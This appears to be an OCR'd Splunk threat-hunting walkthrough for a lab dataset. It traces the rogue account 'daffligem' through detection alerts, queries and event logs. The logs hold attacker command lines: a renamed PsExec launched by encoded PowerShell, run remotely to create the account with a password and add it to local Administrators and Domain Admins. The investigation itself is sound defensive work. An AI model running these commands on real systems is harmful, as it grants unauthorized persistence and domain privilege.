Destination IP Address	10.1.1.10
Destination NT Hostname	titan.thirstyberner.com
Destination Owner	bud stoll
Destination PCI Domain	untrust
Destination Should Time Synchronize	true (should_timesync)
Detection name	ESCU - Detect New Local Admin account - Rule
MITRE	T1136.001
MITRE ATT&CK Description	Adversaries with a sufficient level of access may create a local system or domain account. Such accounts may be used for persistence that do not require persistent remote access tools to be deployed on the system.
Signature Identifier	4720
	4732
Source User	Kpilsner
User	-
	daffligem

Destination IP Address	10.1.1.10
Destination NT Hostname	titan.thirstyberner.com
Destination Owner	bud stoll
Destination PCI Domain	untrust
Destination Should Time Synchronize	true (should_timesync)
Detection name	ESCU - Create local admin accounts using net.exe - Rule
MITRE ATT&CK Description	Adversaries with a sufficient level of access may create a local system or domain account. Such accounts may be used for persistence that do not require persistent remote access tools to be deployed on the system.
MITRE ATT&CK Tactic	Persistence
MITRE ATT&CK Technique	Create Account
Parent Process	c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"
Process	C:\Windows\system32\net1 user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"
User	THIRSTYBERNER\Administrator

```
1 daffligem
2 | stats count by sourcetype host
```

All time

✓ **285 events** (8/2/19 8:00:00.000 AM to 7/17/25 6:15:36.000 PM) No Event Sampling Job Smart Mode

Events Patterns **Statistics (16)** Visualization

20 Per Page Format Preview

sourcetype	host	count
ActiveDirectory	GRAVITY	5
ActiveDirectory	portal	5
ActiveDirectory	titan	5
WinEventLog	AGRADY-L	3
WinEventLog	titan	10
WinEventLog:Microsoft-Windows-Powershell/Operational	AGRADY-L	3
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	AGRADY-L	3
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	titan	9
bit9:carbonblack:json	ip-172-31-23-69.us-west-2.compute.internal	31
ms:aad:audit	splunk.froth.ly	73
ms:aad:user	splunk.froth.ly	92
ms:o365:reporting:messagetrace	splunk-hwf.froth.ly	3
o365:management:activity	splunk.froth.ly	33
stream:ip	GRAVITY	2
stream:ip	jupiter	4
stream:ip	titan	4

```
daffligem sourcetype="wineventlog" source="WinEventLog:Security"
| eval Subject_Security_ID=mvindex(Security_ID,0)
| eval Subject_Account=mvindex(Account_Name,0)
| eval Target_Security_ID=mvindex(Security_ID,1)
| eval Group_Security_ID=mvindex(Security_ID,2)
| table _time host RecordNumber EventCode EventDescription Subject_Account
Subject_Security_ID Target_Security_ID Group_Security_ID Process_Command_Line
| sort + _time + RecordNumber
| fields - RecordNumber
```

2019-08-02 09:57:12	titan	4720	A user account was created.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem
2019-08-02 09:57:12	titan	4722	A user account was enabled.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem

_time	host	EventCode	EventDescription	Subject_Account	Subject_Security_ID	Target_Security_ID	Group_Security_ID	Process_Command_Line
2019-08-02 09:56:32	AGRADY-L	4688	A new process has been created.	AGRADY-L$	NT AUTHORITY\SYSTEM	NULL SID		"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"
2019-08-02 09:57:06	AGRADY-L	4688	A new process has been created.	AGRADY-L$	NT AUTHORITY\SYSTEM	NULL SID		"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net localgroup administrators daffligem /add
2019-08-02 09:57:12	titan	4720	A user account was created.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem		
2019-08-02 09:57:12	titan	4722	A user account was enabled.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem		
2019-08-02 09:57:12	titan	4724	An attempt was made to reset an account's password.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem		
2019-08-02 09:57:12	titan	4738	A user account was changed.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem		
2019-08-02 09:57:38	AGRADY-L	4688	A new process has been created.	AGRADY-L$	NT AUTHORITY\SYSTEM	NULL SID		"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net group "Domain Admins" daffligem /ADD /DOMAIN
2019-08-02 09:57:46	titan	4732	A member was added to a security-enabled local group.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem	BUILTIN\Administrators	
2019-08-02 09:58:18	titan	4728	A member was added to a security-enabled global group.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem	THIRSTYBERNER\Domain Admins	

```
"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"
```

host	EventCode	EventDescription	Subject_Account	Subject_Security_ID	Target_Security_ID	Group_Security_ID	Process_Command_Line
AGRADY-L	4688	A new process has been created.	AGRADY-L$	NT AUTHORITY\SYSTEM	NULL SID		"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"
2019-08-02 09:57:06 AGRADY-L	4688	A new process has been created.	AGRADY-L$	NT AUTHORITY\SYSTEM	NULL SID		"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net localgroup administrators daffligem /add
titan	4720	A user account was created.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem		
titan	4722	A user account was enabled.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem		
titan	4724	An attempt was made to reset an account's password.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem		
2019-08-02 09:57:12 titan	4738	A user account was changed.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem		
2019-08-02 09:57:38 AGRADY-L	4688	A new process has been created.	AGRADY-L$	NT AUTHORITY\SYSTEM	NULL SID		"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net group "Domain Admins" daffligem /ADD /DOMAIN
2019-08-02 09:57:46 titan	4732	A member was added to a security-enabled local group.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem	BUILTIN\Administrators	
titan	4728	A member was added to a security-enabled global group.	Kpilsner	THIRSTYBERNER\Administrator	THIRSTYBERNER\daffligem	THIRSTYBERNER\Domain Admins	

```
"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net localgroup administrators daffligem /add
```

```
"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net group "Domain Admins" daffligem /ADD /DOMAIN
```

```
1 daffligem sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" host=titan
2 | table _time host user CommandLine ProcessId ParentProcessId ParentCommandLine
3 | sort + _time
```

All time

✓ **9 events** (8/2/19 8:00:00.000 AM to 7/18/25 4:33:17.000 PM) No Event Sampling

Job Smart Mode

Events Patterns **Statistics (9)** Visualization

20 Per Page Format Preview

_time	host	user	CommandLine	ProcessId	ParentProcessId	ParentCommandLine
2019-08-02 09:57:11	titan	THIRSTYBERNER\Administrator	C:\Windows\system32\net1 user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"	4396	4728	c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"
2019-08-02 09:57:11	titan	THIRSTYBERNER\Administrator	c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"	4728	212	"cmd" /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"
2019-08-02 09:57:11	titan	THIRSTYBERNER\Administrator	"cmd" /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"	212	2940	C:\Windows\PSEXESVC.exe
2019-08-02 09:57:46	titan	THIRSTYBERNER\Administrator	C:\Windows\system32\net1 localgroup administrators daffligem /add	3796	4420	net localgroup administrators daffligem /add
2019-08-02 09:57:46	titan	THIRSTYBERNER\Administrator	net localgroup administrators daffligem /add	4420	4292	"cmd" /c net localgroup administrators daffligem /add
2019-08-02 09:57:46	titan	THIRSTYBERNER\Administrator	"cmd" /c net localgroup administrators daffligem /add	4292	1284	C:\Windows\PSEXESVC.exe
2019-08-02 09:58:18	titan	THIRSTYBERNER\Administrator	C:\Windows\system32\net1 group "Domain Admins" daffligem /ADD /DOMAIN	3460	1272	net group "Domain Admins" daffligem /ADD /DOMAIN
2019-08-02 09:58:18	titan	THIRSTYBERNER\Administrator	net group "Domain Admins" daffligem /ADD /DOMAIN	1272	4736	"cmd" /c net group "Domain Admins" daffligem /ADD /DOMAIN
2019-08-02 09:58:18	titan	THIRSTYBERNER\Administrator	"cmd" /c net group "Domain Admins" daffligem /ADD /DOMAIN	4736	3692	C:\Windows\PSEXESVC.exe

```
1 sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" host=titan  ProcessId IN (2940,1284,3692) psexesvc.exe
2 | table _time EventCode EventDescription PipeName
3 | sort + _time
```

✓ **12 events** (8/2/19 8:00:00.000 AM to 7/18/25 4:36:21.000 PM) No Event Sampling ▾ Job ▾

Events Patterns **Statistics (12)** Visualization

20 Per Page ▾ Format Preview ▾

_time	EventCode	EventDescription	PipeName
2019-08-02 09:57:11	17	Pipe Created	\PSEXESVC-AGRADY-L-4268-stderr
2019-08-02 09:57:11	17	Pipe Created	\PSEXESVC-AGRADY-L-4268-stdout
2019-08-02 09:57:11	17	Pipe Created	\PSEXESVC-AGRADY-L-4268-stdin
2019-08-02 09:57:11	17	Pipe Created	\PSEXESVC
2019-08-02 09:57:46	17	Pipe Created	\PSEXESVC-AGRADY-L-12364-stderr
2019-08-02 09:57:46	17	Pipe Created	\PSEXESVC-AGRADY-L-12364-stdout
2019-08-02 09:57:46	17	Pipe Created	\PSEXESVC-AGRADY-L-12364-stdin
2019-08-02 09:57:46	17	Pipe Created	\PSEXESVC
2019-08-02 09:58:18	17	Pipe Created	\PSEXESVC-AGRADY-L-9448-stderr
2019-08-02 09:58:18	17	Pipe Created	\PSEXESVC-AGRADY-L-9448-stdout
2019-08-02 09:58:18	17	Pipe Created	\PSEXESVC-AGRADY-L-9448-stdin
2019-08-02 09:58:18	17	Pipe Created	\PSEXESVC

```
1 daffligem  sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" host=agrady-l
2 | table _time host user CommandLine ProcessId ParentProcessId ParentCommandLine
3 | sort + _time
```

All time


✓ **3 events** (8/2/19 8:00:00.000 AM to 7/18/25 4:38:46.000 PM) | No Event Sampling | Job | Smart Mode


Events | Patterns | **Statistics (3)** | Visualization

20 Per Page | Format | Preview

_time	host	user	CommandLine	ProcessId	ParentProcessId	ParentCommandLine
2019-08-02 09:56:32	AGRADY-L	NT AUTHORITY\SYSTEM	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"	4268	12464	powershell -ec LgBcAHMAbQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACAAYwBtAGQAIAAvAGMAIABjADoAXAB3AGkAbgBkAG
2019-08-02 09:57:06	AGRADY-L	NT AUTHORITY\SYSTEM	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net localgroup administrators daffligem /add	12364	12336	powershell -ec LgBcAHMAbQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACAAYwBtAGQAIAAvAGMAIABuAG
2019-08-02 09:57:38	AGRADY-L	NT AUTHORITY\SYSTEM	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c net group "Domain Admins" daffligem /ADD /DOMAIN	9448	1684	powershell -ec LgBcAHMAbQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACAAYwBtAGQAIAAvAGMAIABuAG

Type	Field	Value	Actions
Selected	CommandLine	"C:\Windows\System32\printdrv\smb.exe" \\titan cmd /c c:\windows\system32\net user /add daffligem Frothly1!!! /domain "/fullname:Dan Affligem" "/comment:Added per Bud"	
	Company	Sysinternals - www.sysinternals.com	
	CurrentDirectory	C:\Windows\System32\printdrv\	
	Description	Execute processes remotely	
	EventChannel	Microsoft-Windows-Sysmon/Operational	
	EventCode	1	
	EventDescription	Process Create	
	FileVersion	2.2	
	Image	C:\Windows\System32\printdrv\smb.exe	
	OriginalFileName	psexec.c	
	ParentCommandLine	powershell -ec LgBcAHMAbQBiAC4AZQB4AGUAIABcAFwAdABpAHQAYQBuACAAYwBtAGQAIAAvAGMAIABjADoAXAB3AGkAbgBkAG8AdwBzAFwAcwB5AHMAdABlAG0AMwAyAFwAbgBlAHQAIAB1AHMAZQByACAALwBhAGQAZAAgAGQAYQBmAGYAbABpAGcAZQBtACAARgByAG8AdABoAGwAeQAxACEAIQAhACAALwBkAG8AbQBhAGkAbgAgAC8AZgB1AGwAbABuAGEAbQBlADoAJwBEAGEAbgAgAGEEAZgBmAGwAaQBnAGUAbQAnACAALwBjAG8AbQBtAGUAbgB0ADoAJwBBAGQAZABlAGQAIABwAGUAcgAgAEIAdQBkACcA	
	Product	Sysinternals PsExec	
	dest	AGRADY-L.froth.ly	
	dest_ip	10.1.1.100	
	host	AGRADY-L	
	source	WinEventLog:Microsoft-Windows-Sysmon/Operational	
	sourcetype	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	
	user	NT AUTHORITY\SYSTEM	





```
daffligem sourcetype=ms:aad:audit
activityDisplayName IN ("Add member to group", "Add member to role", "Add user") | table _time initiatedBy.user.userPrincipalName targetResources{}.modifiedProperties{}.displayName
    targetResources{}.modifiedProperties{}.oldValue targetResources{}.modifiedProperties{}.newValue
```

_time	activityDisplayName	initiatedBy.user.userPrincipalName	target.modified.displayName	target.modified.oldValue	targetResources{}.modifiedProperties{}.newValue
2019-08-02 10:26:08.860	Add user	Sync_TITAN_bf18314cb938@jacobsmythe111.onmicrosoft.com	AccountEnabled LastDirSyncTime SourceAnchor UserPrincipalName UserType Included Updated Properties Action Client Name	[] [] [] [] [] null null	[true] ["2019-08-02T10:26:08Z"] ["UCVSh5BuE0C2TEIEeYpGtA=="] ["daffligem@jacobsmythe111.onmicrosoft.com"] ["Member"] "AccountEnabled, LastDirSyncTime, SourceAnchor, UserPrincipalName, UserType" "DirectorySync"
2019-08-03 06:48:04.591	Add member to role	bstoll@froth.ly	Role.ObjectID Role.DisplayName Role.TemplateId Role.WellKnownObjectName	null null null null	"62e90394-69f5-4237-9190-012177145e10" "Company Administrator" "62e90394-69f5-4237-9190-012177145e10" "TenantAdmins"
2019-08-03 06:48:04.591	Add member to role	bstoll@froth.ly	Role.ObjectID Role.DisplayName Role.TemplateId Role.WellKnownObjectName	null null null null	"62e90394-69f5-4237-9190-012177145e10" "Company Administrator" "62e90394-69f5-4237-9190-012177145e10" "TenantAdmins"
2019-08-03 06:51:14.160	Add member to group	bstoll@froth.ly	Group.ObjectID Group.DisplayName Group.WellKnownObjectName	null null null	"2a59c99e-51c5-4a72-ad11-ce9d19c5513c" "Frothly" null
2019-08-03 06:51:27.126	Add member to group	bstoll@froth.ly	Group.ObjectID Group.DisplayName Group.WellKnownObjectName	null null null	"7d2a9f2e-7a9f-4645-b778-de8c9b83c2c3" "Frothly_Shared" null

```
dafflligem sourcetype=o365:management:activity Workload=Exchange
| table _time Operation UserId Parameters{}.Name Parameters{}.Value
| sort + _time
```

All time

